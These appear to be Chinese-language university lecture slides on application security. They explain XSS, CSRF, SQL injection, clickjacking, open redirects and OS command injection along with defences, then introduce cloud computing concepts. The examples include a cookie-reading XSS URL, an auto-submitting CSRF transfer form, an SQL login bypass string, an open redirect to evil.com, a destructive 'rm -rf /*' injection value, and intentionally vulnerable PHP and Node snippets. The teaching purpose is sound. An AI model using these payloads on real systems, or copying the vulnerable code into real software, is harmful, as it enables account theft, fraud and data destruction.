



# 應用安全

李琦

清華大學網研院



# 本章的內容組織



## 第一節

網絡應用及其  
相關的應用安全問題

- Web安全、雲計算安全
- CDN安全、物聯網安全
- 社交網絡安全
- 移動應用安全

回顧歷史，追溯應用  
安全問題的來源

拒絕服務和信息泄露是應用安  
全的共性特徵



## 第二節

應用安全網絡攻擊的  
共性特徵及基本防禦原理

- 拒絕服務、信息泄露
- 身份認證和信任管理
- 隱私保護
- 實時防禦

挖掘內涵，構建應用安全共性  
特徵及基本防禦原理

複雜的網絡應用，需要聯合複雜  
的安全技術進行防禦



## 第三節

應用安全典型案例

- Web安全的機密性
- 社交網絡安全的機密性

瞭解現狀，理解應用安全真實  
場景



# 網絡應用及其 相關的應用安全問題

✓ Web安全

✓ 雲計算安全

✓ CDN安全

✓ 物聯網安全


✓ 社交網絡安全

✓ 移動應用安全




# Web的誕生

未來的網絡  
HTML5?  
WebOS?  
虛擬現實?





# 什麼是Web?




- Web (World Wide Web) 即全球廣域網，也稱為萬維網，它是一種基于超文本和HTTP的、全球性的、動態交互的、跨平臺的分布式圖形信息系統
- 為瀏覽者在Internet上查找和瀏覽信息提供了圖形化的、易于訪問的直觀界面
- Web應用程序是運行在Web服務器上的應用軟件，這些應用程序使用客戶機/服務器 (Client/Server) 建模的結構進行編程



# Web安全-跨站脚本攻击

- XSS (Cross-Site Scripting): 跨站脚本攻击
  - 跨站脚本攻击是指通过存在安全漏洞的Web网站注册用户的浏览器内运行非法的HTML标签或JavaScript进行的一种攻击
- 跨站脚本攻击有可能造成以下影响:
  - 利用虚假输入表单骗取用户个人信息
  - 利用脚本窃取用户的Cookie值, 被害者在不知情的情况下, 帮助攻击者发送恶意请求
  - 显示伪造的文章或图片



持久型XSS



非持久型XSS





# Web安全-跨站脚本攻击原理

## • XSS 的原理

- 惡意攻擊者往 Web 頁面裏插入惡意可執行網頁腳本代碼
- 用戶瀏覽該頁之時嵌入其中 Web 裏面的腳本代碼會被執行
- 攻擊者盜取用戶信息或其他侵犯用戶安全隱私的目的
- **反射型XSS (非持久型 XSS)**：攻擊者發送帶有惡意腳本參數的URL誘騙受害者點擊
- **存儲型XSS (持久型 XSS)**：通過攻擊者使用網站漏洞，將可執行的代碼永久存在服務器中，從而任意訪問被攻擊網站的用戶都會執行惡意代碼的攻擊

```
<select>
  <script>
    document.write(''
      + '<option value=1>'
      +   location.href.substring(location.href.indexOf('default=') + 8)
      + '</option>'
    );
    document.write('<option value=2>English</option>');
  </script>
</select>
```

`https://xxx.com/xxx?default=<script>alert(document.cookie)</script>`


## 非持久型XSS攻擊範例

## 持久型XSS攻擊範例



# Web安全-跨站脚本攻擊防禦方法

- 一般有兩種方法防禦：
  - 轉義字符，對於引號、尖括號、斜杠進行轉義，通常採用白名單過濾的辦法
  - 通過CSP，本質上就是建立白名單，開發者明確告訴瀏覽器哪些外部資源可以加載和執行



轉義字符防範範例






# Web安全-跨站請求偽造

- **CSRF(Cross Site Request Forgery):**

- 即跨站請求偽造
- 利用用戶已登錄的身份
- 在用戶毫不知情的情況下
- 以用戶的名義完成非法操作

- **完成 CSRF 攻擊必須要有三個條件:**

- 用戶已經登錄了站點 A, 并在本地記錄了 cookie
- 在用戶沒有登出站點 A 的情況下 (cookie 生效的情況下), 訪問了惡意攻擊者提供的引誘危險站點 B (B 站點要求訪問站點A)
- 站點 A 沒有做任何 CSRF 防禦



CSRF原理



# Web安全-跨站請求偽造

防範 CSRF 攻擊可以使用以下三種方法：

- 1) 對 Cookie 設置 SameSite 屬性，避免第三方網站訪問到用戶 Cookie
- 2) 阻止第三方網站請求接口
- 3) 請求時附帶驗證信息，比如驗證碼或者 Token

自动提交表单

转账地址

转账信息

提交表单

```
1 <html>
2   <head>
3     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
4     <title>XXX隐私照片，不看后悔一辈子</title>
5     <style>.tip { width:200px; margin: 20px auto; font-size: 20px;}</style>
6   </head>
7   <body onload="submitForm();">
8     <div class="tip">wait...</div>
9     <form id="transferForm"
10      action="http://XXX.XXX.com/transfer.php"
11      method="POST">
12       <input type="hidden" name="toUser" value="黑客">
13       <input type="hidden" name="amount" value="10">
14     </form>
15   </body>
16   <script>
17     function submitForm() {
18       document.getElementById("transferForm").submit();
19     }
20   </script>
21 </html>
```

CSRF樣例



# Web安全-SQL注入

- SQL注入是指web应用程序对用户输入数据的合法性没有判断或过滤不嚴，導致攻擊者可以在web应用程序中事先定義好的查詢語句的結尾上添加額外的SQL語句
- 在管理員不知情的情况下實現非法操作，以此來實現欺騙數據庫服務器執行非授權的任意查詢，從而進一步得到相應的數據信息

账号登录

admin

密码

☐ 记住用户名 ☒ SSL 安全登录

登录

账号登录

admin' -- 注入攻击的关键

密码

☐ 记住用户名 ☒ SSL 安全登录

登录

SQL注入示例



# Web安全-SQL注入



預想的SQL 語句是:

```
SELECT * FROM user WHERE username='admin' AND psw='password'
```

惡意攻擊者用奇怪用戶名將你的 SQL 語句變成了如下形式:

```
SELECT * FROM user WHERE username='admin' --' AND psw='xxxx'
```

在 SQL 中, ' --是閉合和注釋的意思, -- 是注釋後面的內容的意思, 所以查詢語句就變成了:

```
SELECT * FROM user WHERE username='admin'
```

账号登录

admin

密码

☐ 记住用户名 ☒ SSL 安全登录

登录

账号登录

admin' -- 注入攻击的关键

密码

☐ 记住用户名 ☒ SSL 安全登录

登录

SQL注入示例



# Web安全--SQL注入

防禦SQL注入的基本原理就是**將數據與代碼分離**，具體有四種方法：

後端代碼檢查輸入的數據是否符合預期，嚴格限制變量的類型

對進入數據庫的特殊字符（'，"，<，>，&，\*，;等）進行轉義處理，或編碼轉換

所有的查詢語句建議使用數據庫提供的參數化查詢接口，參數化的語句使用參數而不是將用戶輸入變量嵌入到 SQL 語句中，即不要直接拼接 SQL 語句

嚴格限制Web應用的數據庫的操作權限，給此用戶提供僅僅能夠滿足其工作的最低權限，從而最大限度的減少注入攻擊對數據庫的危害



# Web安全-點擊劫持

- 點擊劫持是一種視覺欺騙的攻擊手段
  - 攻擊者將需要攻擊的網站通過 iframe 嵌套的方式嵌入自己的網頁中
  - 並將 iframe 設置為透明
  - 在頁面中透出一個按鈕誘導用戶點擊
- 用戶在登陸 A 網站的系統後，被攻擊者誘惑打開第三方網站，而第三方網站通過 iframe 引入了 A 網站的頁面內容，用戶在第三方網站中點擊某個按鈕（被裝飾的按鈕），實際上是點擊了 A 網站的按鈕



點擊劫持結果樣例





# Web安全-點擊劫持

- 點擊劫持是一種視覺欺騙的攻擊手段
  - 攻擊者將需要攻擊的網站通過 iframe 嵌套的方式嵌入自己的網頁中
  - 並將 iframe 設置為透明
  - 在頁面中透出一個按鈕誘導用戶點擊
- 用戶在登陸 A 網站的系統後，被攻擊者誘惑打開第三方網站，而第三方網站通過 iframe 引入了 A 網站的頁面內容，用戶在第三方網站中點擊某個按鈕（被裝飾的按鈕），實際上是點擊了 A 網站的按鈕

```
iframe { width: 1440px; height: 900px; position: absolute;
top: -0px; left: -0px; z-index: 2; -moz-opacity: 0; opacity: 0;
filter: alpha(opacity=0);}
button { position: absolute; top: 270px; left: 1150px;
z-index: 1; width: 90px; height:40px; }
</style> ..... <button>點擊脫衣</button>

<iframe src="http://i.youku.com/u/UMjA0NTg4Njcy" scrolling="no"></iframe>
```

點擊劫持代碼樣例



# Web安全-URL跳轉漏洞

- 借助未驗證的URL跳轉，將應用程序引導到不安全的第三方區域，從而導致安全問題
- 黑客利用URL跳轉漏洞來誘導安全意識低的用戶點擊，導致用戶信息泄露或者資金的流失
- 原理：**黑客構建惡意鏈接(鏈接需要進行偽裝,盡可能迷惑)**，發在QQ群或者是瀏覽量多的貼吧/論壇中，安全意識低的用戶點擊後，經過服務器或者瀏覽器解析後，跳到惡意的網站中



URL跳轉漏洞原理

```
<?php
$url=$_GET['jumpto'];
header("Location: $url");
?>
```

```
http://www.wooyun.org/login.php
?jumpto=http://www.evil.com
```

Header頭跳轉  
實現URL跳轉樣例



# Web安全-OS命令注入攻擊

- OS命令注入攻擊：通過Web應用，執行非法的操作系統命令達到攻擊的目的
  - OS命令注入和SQL注入差不多，只不過SQL注入是針對數據庫的，而OS命令注入是針對操作系統的
  - 只要在能調用Shell函數的地方就有存在被攻擊的風險
  - 倘若調用Shell時存在疏漏，就可以執行插入的非法命令
  - 命令注入攻擊可以向Shell發送命令，讓Windows或Linux操作系統的命令行啓動程序，也就是說，通過命令注入攻擊可執行操作系統上安裝著的各種程序



OS命令注入攻擊



# Web安全-OS命令注入攻擊

- OS命令注入攻擊：通過Web應用，執行非法的操作系統命令達到攻擊的目的
  - OS命令注入和SQL注入差不多，只不過SQL注入是針對數據庫的，而OS命令注入是針對操作系統的
  - 只要在能調用Shell函數的地方就有存在被攻擊的風險
  - 倘若調用Shell時存在疏漏，就可以執行插入的非法命令
  - 命令注入攻擊可以向Shell發送命令，讓Windows或Linux操作系統的命令行啟動程序，也就是說，通過命令注入攻擊可執行操作系統上安裝著的各種程序

```
// 以 Node.js 為例，假如在接口中需要從 github 下載用戶指定的 repo
const exec = require('mz/child_process').exec;
let params = { /* 用戶輸入的參數 */ };
exec(`git clone ${params.repo} /some/path`);
```

如果 params.repo 傳入的是 <https://github.com/admin/admin.github.io.git> 確實能從指定的 git repo 上下載到想要的代碼。  
但是如果 params.repo 傳入的是 <https://github.com/xx/xx.git> && rm -rf /\* && 恰好你的服務是用 root 權限起的就糟糕了。

## OS命令注入攻擊




# 雲計算

- **雲計算的定義：**

- 通過網絡按需提供可動態伸縮的廉價計算服務
- 是與信息技術、軟件、互聯網相關的一種服務

- **雲計算的五大特點：**

- 大規模
- 虛擬化
- 高可用性和擴展性
- 按需服務
- 網絡安全




雲計算的構成



# 雲計算-服務類型


- **基礎設施即服務IaaS (Infrastructure as a Service)**
  - 向雲計算提供商的個人或組織提供虛擬化計算資源
  - 如虛擬機、存儲、網絡和操作系統等
- **平臺即服務PaaS (Platform as a Service)**
  - 為開發人員提供通過互聯網構建應用程序和服務的平臺
  - 開發、測試和管理軟件應用程序提供按需開發環境
- **軟件即服務SaaS (Software as a Service)**
  - 通過互聯網提供按需軟件付費應用程序
  - 雲計算提供商托管和管理軟件應用程序
  - 允許其用戶連接到應用程序并通過互聯網訪問應用程序





# 雲計算-虛擬化

- 虛擬化是為一些組件（例如虛擬應用、服務器、存儲和網絡）創建基于軟件的（或虛擬）表現形式的過程
- 虛擬計算機系統稱為“虛擬機”（VM），它是一種嚴密隔離且內含操作系統和應用的軟件容器
- 表面來看，這些虛擬機都是獨立的服務器，但實際上，它們共享物理服務器的CPU、內存、硬件、網卡等資源




傳統結構與虛擬結構對比





# 雲計算-Hypervisor

- **Hypervisor**，又稱**虛擬機監視器** (virtual machine monitor, 縮寫為 VMM) ，是用來建立與執行虛擬機器的軟件、固件或硬件
- 裸金屬架構
  - hypervisor直接運行在物理機之上，虛擬機運行在hypervisor之上，
  - 如**VMware vSphere (VMware ESXi)**
- 主機架構
  - 物理機上安裝正常的操作系統（例如Linux或Windows），然後在正常操作系統上安裝hypervisor，生成和管理虛擬機，
  - 如**VMware、KVM**




主機架構與裸金屬架構對比





# 雲計算-OpenStack

- KVM這樣的Hypervisor軟件，實際上是提供了一種虛擬化能力，模擬CPU的運行，更為底層，但是它的用戶交互并不良好，不方便使用
- 爲了更好地管理虛擬機，就需要**OpenStack**這樣的雲管理平臺
  - 負責管理計算資源、存儲資源、網絡資源)
  - 本身不具備虛擬化能力，来自于各種虛擬化技術
- VM、KVM、OpenStack等，都主要屬IaaS（基礎設施即服務）




Openstack 界面



# 雲計算-Docker

- 容器 (Container)
  - 虛擬機是操作系統級別的資源隔離，而容器本質上是進程級的資源隔離
- **Docker**是創建容器的工具，是應用容器引擎
  - 啓動時間很快，達到秒級，且對資源的利用率高（一台主機可以同時運行幾千個Docker容器）
  - 占用空間很小，虛擬機一般需幾GB到幾十GB，而容器僅需要MB級甚至KB級



